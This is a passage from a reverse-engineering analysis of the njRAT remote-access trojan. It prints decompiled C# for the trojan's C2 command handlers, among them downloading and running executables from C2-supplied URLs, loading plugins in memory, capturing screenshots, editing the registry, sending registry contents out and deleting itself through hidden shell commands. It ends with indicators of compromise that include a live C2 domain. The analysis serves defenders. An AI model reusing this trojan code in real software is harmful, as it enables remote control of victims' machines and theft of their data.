


Figure 52

The RAT is looking to extract a value called “!” from the same registry key. The value’s content is sent to the C2 server:




Figure 53




Figure 54

Case 3 – “prof’|’|@|’|’|<RegistryValue>” – delete a registry value from a specific registry key

njRAT deletes the specified value from the same registry key, as highlighted in figure 55:

```
62     {
63     }
64     {
65         OK.F.Registry.CurrentUser.OpenSubKey("Software\\" + OK.RG, true).DeleteValue(n);
66     }
67     catch (Exception ex)
68     {
69     }
70 }
71
```

name	Value	Type
n	"RegistryValue"	string

Figure 55

“rn” command

Case 1 – “rn|’|<Extension>|’|<URL>” – download and run a file from the URL

The executable downloads the resource specified by the URL and stores the result as a Byte array by calling the DownloadData method:

```
986 WebClient webClient = new WebClient();
987 try
988 {
989     bytes = webClient.DownloadData(array[2]);
990 }
991 catch (Exception ex15)
992 {
993     OK.Send("MSG" + OK.V + "Download Error");
994 }
995
```

name	Value	Type
array	string[0x0000000C]	string[]
[0]	"rn"	string
[1]	"exe"	string
[2]	"http://www.google.com"	string

Figure 56

The array computed above will be stored in a file that is created in the TEMP directory. The file name is randomly generated and consists of 10 lowercase letters:

```
998 OK.Send("bla");
999 string text9 = string.Concat(new string[]
1000 {
1001     Interaction.Environ("temp"),
1002     "\\",
1003     OK.RN(10),
1004     ".",
1005     array[1]
1006 });
```

Figure 57

```
242 public static string RN(int c)
243 {
244     VBMath.Randomize();
245     Random random = new Random();
246     string text = "";
247     string text2 = "abcdefghijklmnopqrstuvwxyz";
248     checked
249     {
250         for (int i = 1; i <= c; i++)
251         {
252             text += Conversions.ToString(text2[random.Next(0, text2.Length)]);
253         }
254     }
255     return text;
256 }
```

Figure 58

The RAT checks the existence of the RegistryValue value under “HKCU\Software\49e91d08e684b1770e0cefa60401157a”:

```
1013 OK.Send("bla");
1014 string text10 = OK.GTV(array[1]);
```

name	Value	Type
array	{string[0x0000000C]}	string[]
array [0]	"inv"	string
array [1]	"RegistryValue"	string
array [2]	"ABCD"	string
array [3]	"A"	string

Figure 62

Whether the above value doesn't exist and array[3] has a length of 1, the malware sends a message to the C2 and finishes the command:

```
1030 if (array[3].Length == 1)
1031 {
1032     OK.Send(string.Concat(new string[]
1033     {
1034         "p1",
1035         OK.Y,
1036         array[1],
1037         OK.Y,
1038         "False"
1039     }));
1040     return;
1041 }
```

Figure 63

Whether the above value exists, its content is decoded using Base64, and a different message is forwarded to the C2 server:

```
1017 {
1018     array6 = Convert.FromBase64String(text10);
1019     OK.Send(string.Concat(new string[]
1020     {
1021         "p1",
1022         OK.Y,
1023         array[1],
1024         OK.Y,
1025         Conversions.ToString(0)
1026     }));
1027 }
```

Figure 64

From our analysis, this file is supposed to be a plugin of njRAT. The assembly is loaded via a function call to Assembly.Load and all the modules that are part of it are extracted using the GetModules method. The binary extracts the types defined in each module and expects some of them to have a name that ends with “.A” (a class called “A” should be defined). For each of these types found, the process creates an instance of it using the system activator:

```
1057 object objectValue = RuntimeHelpers.GetObjectValue(OK.Plugin(array6, "A"));
```

Figure 65

```

427     public static object Plugin(byte[] ByteOfPlugin, string ClassName)
428     {
429         Assembly assembly = Assembly.Load(ByteOfPlugin);
430         foreach (Module module in assembly.GetModules())
431         {
432             foreach (Type type in module.GetTypes())
433             {
434                 if (type.FullName.EndsWith("." + ClassName))
435                 {
436                     return module.Assembly.CreateInstance(type.FullName);
437                 }
438             }
439         }
440         return null;
441     }
    
```

Figure 66

The binary calls the LateSet method multiple times in order to execute multiple late-bound field write calls. Basically, variables such as “h”, “p”, “osk”, “off” are set to OK.H (C2 domain), OK.P (C2 port number), array[2] (this is provided by the C2) and “true”. The malware calls the plugin’s function called “start”:

```

1058     NewLateBinding.LateSet(objectValue, null, "h", new object[]
1059     {
1060         OK.H
1061     }, null, null);
1062     NewLateBinding.LateSet(objectValue, null, "p", new object[]
1063     {
1064         OK.P
1065     }, null, null);
1066     NewLateBinding.LateSet(objectValue, null, "osk", new object[]
1067     {
1068         array[2]
1069     }, null, null);
1070     NewLateBinding.LateCall(objectValue, null, "start", new object[] { null, null, null, true};
1071     while (!Conversions.ToBoolean(Operators.OrObject(OK.Co, Operators.CompareObjectEqual(NewLateBinding.LateSet(objectValue, null, "off", new object[] { null, null, null, true, false})))
1072     {
1073         Thread.Sleep(1);
1074     }
1075     NewLateBinding.LateSet(objectValue, null, "off", new object[]
1076     {
1077         true
1078     }, null, null);
    
```

Figure 67

Whether the registry value mentioned above doesn’t exist and array[3] has a length greater than 1, array[3] is Base64 decoded, and then Gzip decompressed:

```

1042     byte[] array7 = Convert.FromBase64String(array[3]);
1043     bool flag = false;
1044     array6 = OK.ZIP(array7, ref flag);
1045     if (Conversions.ToBoolean(OK.STV(array[1], Convert.ToBase64String(array6))))
    
```

Name	Value	Type
array	(string[0x0000000C])	string[]
array[0]	"inv"	string
array[1]	"RegistryValue"	string
array[2]	"ABCD"	string
array[3]	"H4slAML5n2EA/wXAgRAAAAACMaY+f7fdOtjSlgDAAAA"	string

Figure 68

The RegistryValue value is created under “HKEY_CURRENT_USER/Software/49e91d08e684b1770e0cefa60401157a”. The content from above that was decompressed is encoded using Base64 and stored in this value:

```

1045     if (Conversions.ToBoolean(OK.STV(array[1], Convert.ToBase64String(array6))))
1046     {
1047         OK.Send(string.Concat(new string[]
1048         {
1049             "pl",
1050             OK.Y,
1051             array[1],
1052             OK.Y,
1053             Conversions.ToString(0)
1054         }));
1055     }
    
```

Figure 69

The same steps starting with loading the assembly (above figure 65) are executed one more time.

“ret”|’|<RegistryValue>|’|<String>” command – similar to the “inv” command, this command can be used to execute a malicious assembly found in a registry key or transmitted by the C2 server

The process checks the existence of the RegistryValue value under “HKCU\Software\49e91d08e684b1770e0cefa60401157a”:

```

1082         OK.Send("bla");
1083         string text11 = OK.GTV(array[1]);
1084         byte[] array8;
    
```

name	Value	Type
array	string[0x0000000C]	string[]
array [0]	"ret"	string
array [1]	"RegistryValue"	string
array [2]	"A"	string

Figure 70

Whether the above value doesn't exist and array[2] has a length of 1, the malware sends a message to the C2 and finishes the command:

```

1099         if (array[2].Length == 1)
1100         {
1101             OK.Send(string.Concat(new string[]
1102             {
1103                 "p1",
1104                 OK.Y,
1105                 array[1],
1106                 OK.Y,
1107                 "True"
1108             }));
1109         }
1110         return;
    
```

Figure 71

Whether the above value exists, its content is decoded using Base64, and a different message is forwarded to the C2 server:

```

1086         {
1087             array8 = Convert.FromBase64String(text11);
1088             OK.Send(string.Concat(new string[]
1089             {
1090                 "p1",
1091                 OK.Y,
1092                 array[1],
1093                 OK.Y,
1094                 Conversions.ToString(0)
1095             }));
1096         }
    
```

Figure 72

The same execution flow as above figure 65 is followed (starting with Assembly.Load etc.). A variable called “GT” is retrieved by calling the LateGet method; it is encoded using the Base64 algorithm and exfiltrated to the C2 server:

```

1127         string[] array3 = new string[5];
1128         array3[0] = "ret";
1129         array3[1] = OK.Y;
1130         array3[2] = array[1];
1131         array3[3] = OK.Y;
1132         string[] array10 = array3;
1133         int num9 = 4;
1134         string text8 = Conversions.ToString(NewLateBinding.LateGet(objectValue2, null, "GT", new object[0], null, null, null));
1135         array10[num9] = OK.ENB(ref text8);
1136         OK.Send(string.Concat(array3));
    
```

Figure 73

Whether the registry value mentioned above doesn't exist and array[2] has a length greater than 1, array[2] is Base64 decoded, and then Gzip decompressed:

```

1111 byte[] array9 = Convert.FromBase64String(array[2]);
1112 bool flag = false;
1113 array8 = OK.ZIP(array9, ref flag);
1114 if (Conversions.ToBoolean(OK.STV(array[1]. Convert.ToBase64String(array8))))

```

Name	Value	Type
array	string[0x0000000C]	string[]
array [0]	"ret"	string
array [1]	"RegistryValue"	string
array [2]	"H4slAML5n2EA/wXAgRAAAACMaY+f7fd0tjSlgDAAAA"	string

Figure 74

The RegistryValue value is created under "HKEY_CURRENT_USER\Software\49e91d08e684b1770e0cefa60401157a". The content from above that was decompressed is encoded using Base64 and stored in this value:

```

1114 if (Conversions.ToBoolean(OK.STV(array[1]. Convert.ToBase64String(array8))))
1115 {
1116     OK.Send(string.Concat(new string[]
1117     {
1118         "p1",
1119         OK.Y,
1120         array[1],
1121         OK.Y,
1122         Conversions.ToString(0)
1123     }));
1124 }

```

Figure 75

The same steps starting with loading the assembly (above figure 65) are executed again.

“CAP|’|<Width>|’|<Height>” command – take screenshots

The RAT creates a new Bitmap object used to create a new Graphics object by calling the Graphics.FromImage function. The CopyFromScreen method is utilized to perform a bit-block transfer of color data from the screen to the Graphics object:

```

1140 int width = Screen.PrimaryScreen.Bounds.Width;
1141 Rectangle bounds = Screen.PrimaryScreen.Bounds;
1142 Bitmap bitmap = new Bitmap(width, bounds.Height);
1143 Graphics graphics = Graphics.FromImage(bitmap);
1144 Graphics graphics2 = graphics;
1145 int sourceX = 0;
1146 int sourceY = 0;
1147 int destinationX = 0;
1148 int destinationY = 0;
1149 Size size = new Size(bitmap.Width, bitmap.Height);
1150 graphics2.CopyFromScreen(sourceX, sourceY, destinationX, destinationY, size, CopyPixelOperation.SourceCopy);

```

Figure 76

The binary initializes a new instance of the Rectangle class with a specific position and size and then draws the cursor on the Graphics object within the bounds:


```
1186         else if (Operators.CompareString(left, "P", false) == 0)
1187         {
1188             OK.Send("P");
1189         }
```

Figure 81

“un” command

Case 1 – “un|’|’|~” – completely uninstall the RAT

The NtSetInformationProcess API is used to set the process as “normal” (it can be killed without crashing the OS and resulting in a BSOD, 0x1d = 29 = **BreakOnTermination**). The binary deletes the value created for persistence at “HKCU\Software\Microsoft\Windows\CurrentVersion\Run\49e91d08e684b1770e0cefa60401157a”:

```
1596         OK.pr(0);
1597         try
1598         {
1599             OK.F.Registry.CurrentUser.OpenSubKey(OK.sf, true).DeleteValue(OK.RG, false);
1600         }
1601         catch (Exception ex)
1602         {
1603         }
1604         try
1605         {
1606             OK.F.Registry.LocalMachine.OpenSubKey(OK.sf, true).DeleteValue(OK.RG, false);
1607         }
```

Figure 82

```
1374         public static void pr(int i)
1375         {
1376             try
1377             {
1378                 OK.NtSetInformationProcess(Process.GetCurrentProcess().Handle, 29, ref i, 4);
1379             }
1380             catch (Exception ex)
1381             {
1382             }
1383         }
```

Figure 83

njRAT deletes the configured program exception from Windows Firewall. The “HKCU\Software\49e91d08e684b1770e0cefa60401157a” registry key is deleted, and the initial executable file is deleted as well:

```
1612         {
1613             Interaction.Shell("netsh firewall delete allowedprogram \"\" + OK.LO.FullName + "\", AppWinStyle.Hide, false, -1);
1614         }
1615         catch (Exception ex3)
1616         {
1617         }
1618         try
1619         {
1620             if (OK.FS != null)
1621             {
1622                 OK.FS.Dispose();
1623                 File.Delete(Environment.GetFolderPath(Environment.SpecialFolder.Startup) + "\" + OK.RG + ".exe");
1624             }
1625         }
1626         catch (Exception ex4)
1627         {
1628         }
1629         try
1630         {
1631             OK.F.Registry.CurrentUser.OpenSubKey("Software", true).DeleteSubKey(OK.RG, false);
1632         }
1633         catch (Exception ex5)
1634         {
1635         }
1636         try
1637         {
1638             Interaction.Shell("cmd.exe /c ping 127.0.0.1 & del \"\" + OK.LO.FullName + "\", AppWinStyle.Hide, false, -1);
1639         }
1640         catch (Exception ex6)
1641         {
1642         }
1643         ProjectData.EndApp();
```

Figure 84

Case 2 – “un|’|’|!” – kill the current process

The malicious process repeats the NtSetInformationProcess API call from above and exits:

```

1198     {
1199         OK.pr(0);
1200         ProjectData.EndApp();
1201     }
    
```

Figure 85

Case 3 – “un|’|@” – restart the current process

The binary repeats the NtSetInformationProcess API call from above and spawns the initial executable:

```

1203     {
1204         OK.pr(0);
1205         Process.Start(OK.LO.FullName);
1206         ProjectData.EndApp();
1207     }
    
```

Figure 86

“up” command

Case 1 – “up|’|<URL>” – similar to the “rn” command, it’s used to update the RAT

DownloadData is utilized to download an executable from a URL specified by the C2 server:

```

1228     WebClient webClient2 = new WebClient();
1229     try
1230     {
1231         bytes2 = webClient2.DownloadData(array[1]);
1232     }
1233     catch (Exception ex18)
1234     {
1235         OK.Send("MSG" + OK.Y + "Update ERROR");
1236         OK.Send("bla");
1237         return;
1238     }
1239     IL_13A8:
1240     OK.Send("bla");
    
```

Figure 87

The malicious process creates a registry value at “HKCU\di” and saves the downloaded content in a randomly generated file name located in the TEMP directory:

```

1241     OK.F.Registry.CurrentUser.SetValue("di", "");
1242     string text12 = Interaction.Environ("temp") + "\\\" + OK.RN(10) + ".exe";
1243     File.WriteAllBytes(text12, bytes2);
    
```

Figure 88

The malware sends a message to the C2 server regarding the update confirmation. The newly created executable is run with the “UP:” parameter that contains the current process ID. When the “HKCU\di” value is equal to “!”, then the malware executes the uninstall operation:

```

1244     OK.Send("MSG" + OK.Y + "Updating To " + new FileInfo(text12).Name);
1245     Process.Start(text12, "UP:" + Conversions.ToString(Process.GetCurrentProcess().Id));
1246     int num10 = 0;
1247     do
1248     {
1249         Thread.Sleep(10);
1250         if (Operators.ConditionalCompareObjectEqual(OK.F.Registry.CurrentUser.GetValue("di", ""), "!", false))
1251         {
1252             OK.UNS();
1253         }
1254         num10++;
1255     }
1256     while (num10 <= 500);
    
```

Figure 89

Case 2 – “up|’|<Base64 (Gzip compressed executable)>” – similar to the “rn” command, it’s used to update the RAT

The RAT decodes the Base64 encoded content and then decompresses it using the ZIP function:

```
1215 {
1216     byte[] array11 = Convert.FromBase64String(array[1]);
1217     bool flag = false;
1218     bytes2 = OK.ZIP(array11, ref flag);
1219     goto IL_13A8;
1220 }
```

Figure 90

The execution flow that starts with creating the “HKCU\di” key is followed one more time.

“RG” command

Case 1 – “RG|'|~|'|<RegistryKey>” – enumerate the registry key

The process opens the specified registry key using the GetKey function:

```
1260 RegistryKey key = OK.GetKey(array[2]);
1261 string left5 = array[1];
1262 if (Operators.CompareString(left5, "~", false) == 0)
```

Figure 91

```
1348 public static RegistryKey GetKey(string key)
1349 {
1350     if (key.StartsWith(OK.F.Registry.ClassesRoot.Name))
1351     {
1352         string name = key.Replace(OK.F.Registry.ClassesRoot.Name + "\\", "");
1353         return OK.F.Registry.ClassesRoot.OpenSubKey(name, true);
1354     }
1355     if (key.StartsWith(OK.F.Registry.CurrentUser.Name))
1356     {
1357         string name = key.Replace(OK.F.Registry.CurrentUser.Name + "\\", "");
1358         return OK.F.Registry.CurrentUser.OpenSubKey(name, true);
1359     }
1360     if (key.StartsWith(OK.F.Registry.LocalMachine.Name))
1361     {
1362         string name = key.Replace(OK.F.Registry.LocalMachine.Name + "\\", "");
1363         return OK.F.Registry.LocalMachine.OpenSubKey(name, true);
1364     }
1365     if (key.StartsWith(OK.F.Registry.Users.Name))
1366     {
1367         string name = key.Replace(OK.F.Registry.Users.Name + "\\", "");
1368         return OK.F.Registry.Users.OpenSubKey(name, true);
1369     }
1370     return null;
1371 }
```

Figure 92

The executable constructs a string based on the registry key from above, which will be exfiltrated later on:

```
1264 string str3 = string.Concat(new string[]
1265 {
1266     "RG",
1267     OK.Y,
1268     "~",
1269     OK.Y,
1270     array[2],
1271     OK.Y
1272 });
```

Figure 93

The GetSubKeyNames and GetValueNames methods are used to retrieve an array of strings that contains the subkey names and the value names associated with the key. The concatenation of the arrays is transmitted to the C2:

```

1273         string text13 = "";
1274         foreach (string text14 in key.GetSubKeyNames())
1275         {
1276             if (!text14.Contains("\\"))
1277             {
1278                 text13 = text13 + text14 + OK.M;
1279             }
1280         }
1281         foreach (string text15 in key.GetValueNames())
1282         {
1283             text13 = string.Concat(new string[]
1284             {
1285                 text13,
1286                 text15,
1287                 "/",
1288                 key.GetValueKind(text15).ToString(),
1289                 "/",
1290                 key.GetValue(text15, "").ToString(),
1291                 OK.M
1292             });
1293         }
1294         OK.Send(str3 + text13);
    
```

Figure 94

Case 2 – “RG|'|!|'|<RegistryKey>|'|<RegistryValue>|'|<Data>|'|<Type>” – create and set a registry value

The SetValue function is utilized to create a value under the specified registry key, which contains data provided above:

```

1297         {
1298             key.SetValue(array[3], array[4], (RegistryValueKind)Conversions.ToInteger(array[5]));
1299         }
1300     }
    else if (Operators.CompareString(left5, "@" false) == 0)
    
```

name	Value	Type
array	string[0x0000000C]	string[]
[0]	"RG"	string
[1]	" "	string
[2]	@ "HKEY_CURRENT_USER\Software\49e91d08e684b1770e0cefa60401157a"	string
[3]	"RegistryValue"	string
[4]	"123456"	string
[5]	"1"	string

Figure 95

Case 3 – “RG|'|@|'|<RegistryKey>|'|<RegistryValue>” – delete a registry value

The DeleteValue method is used to delete the specified value from the registry key:

```

1301         {
1302             key.DeleteValue(array[3], false);
1303         }
1304     }
    else if (Operators.CompareString(left5, "#" false) == 0)
    
```

name	Value	Type
array	string[0x0000000C]	string[]
[0]	"RG"	string
[1]	"@"	string
[2]	@ "HKEY_CURRENT_USER\Software\49e91d08e684b1770e0cefa60401157a"	string
[3]	"RegistryValue"	string

Figure 96

Case 4 – “RG|'|#|'|<RegistryKey>|'|<SubKey>” – create a sub key

CreateSubKey is used to create a new subkey, as shown in figure 97:




Figure 97

Case 5 – “RG|'|\$|'|<RegistryKey>|'|<SubKey>” – delete a sub key and any child sub keys recursively

DeleteSubKeyTree is utilized to delete the subkey and any child subkeys recursively:




Figure 98

References

MSDN: <https://docs.microsoft.com/en-us/dotnet/api/>, <https://docs.microsoft.com/en-us/windows/win32/api/>

dnSpy: <https://github.com/dnSpy/dnSpy>

Fakenet: <https://github.com/fireeye/flare-fakenet-ng>

VirusTotal:

<https://www.virustotal.com/gui/file/833f86074592648c0a758098e34ab605a2b922d94dbab7141e2ce87acec03c35>

Any.run: <https://app.any.run/tasks/78913e0b-1419-4571-8611-ac3372ffd578/>

ESET: <https://www.welivesecurity.com/2021/01/12/operation-spalax-targeted-malware-attacks-colombia/>

Talos: <https://blog.talosintelligence.com/2021/07/sidecopy.html>

K7Computing: <https://labs.k7computing.com/index.php/malspam-campaigns-download-njrat-from-paste-sites/>

INDICATORS OF COMPROMISE

C2 domain: 44gang44.duckdns[.]org:2222

SHA256: 833f86074592648c0a758098e34ab605a2b922d94dbab7141e2ce87acec03c35

Registry keys and values:

- HKCU\Software\49e91d08e684b1770e0cefa60401157a

- HKCU\Software\Microsoft\Windows\CurrentVersion\Run\49e91d08e684b1770e0cefa60401157a
- HKCU\di

Files:

- C:\Users\\AppData\Roaming\services64.exe
- C:\Users\\AppData\Roaming\services64.exe.tmp

Mutex: 49e91d08e684b1770e0cefa60401157a

Source: <https://cybergeeks.tech/just-another-analysis-of-the-njrat-malware-a-step-by-step-approach/>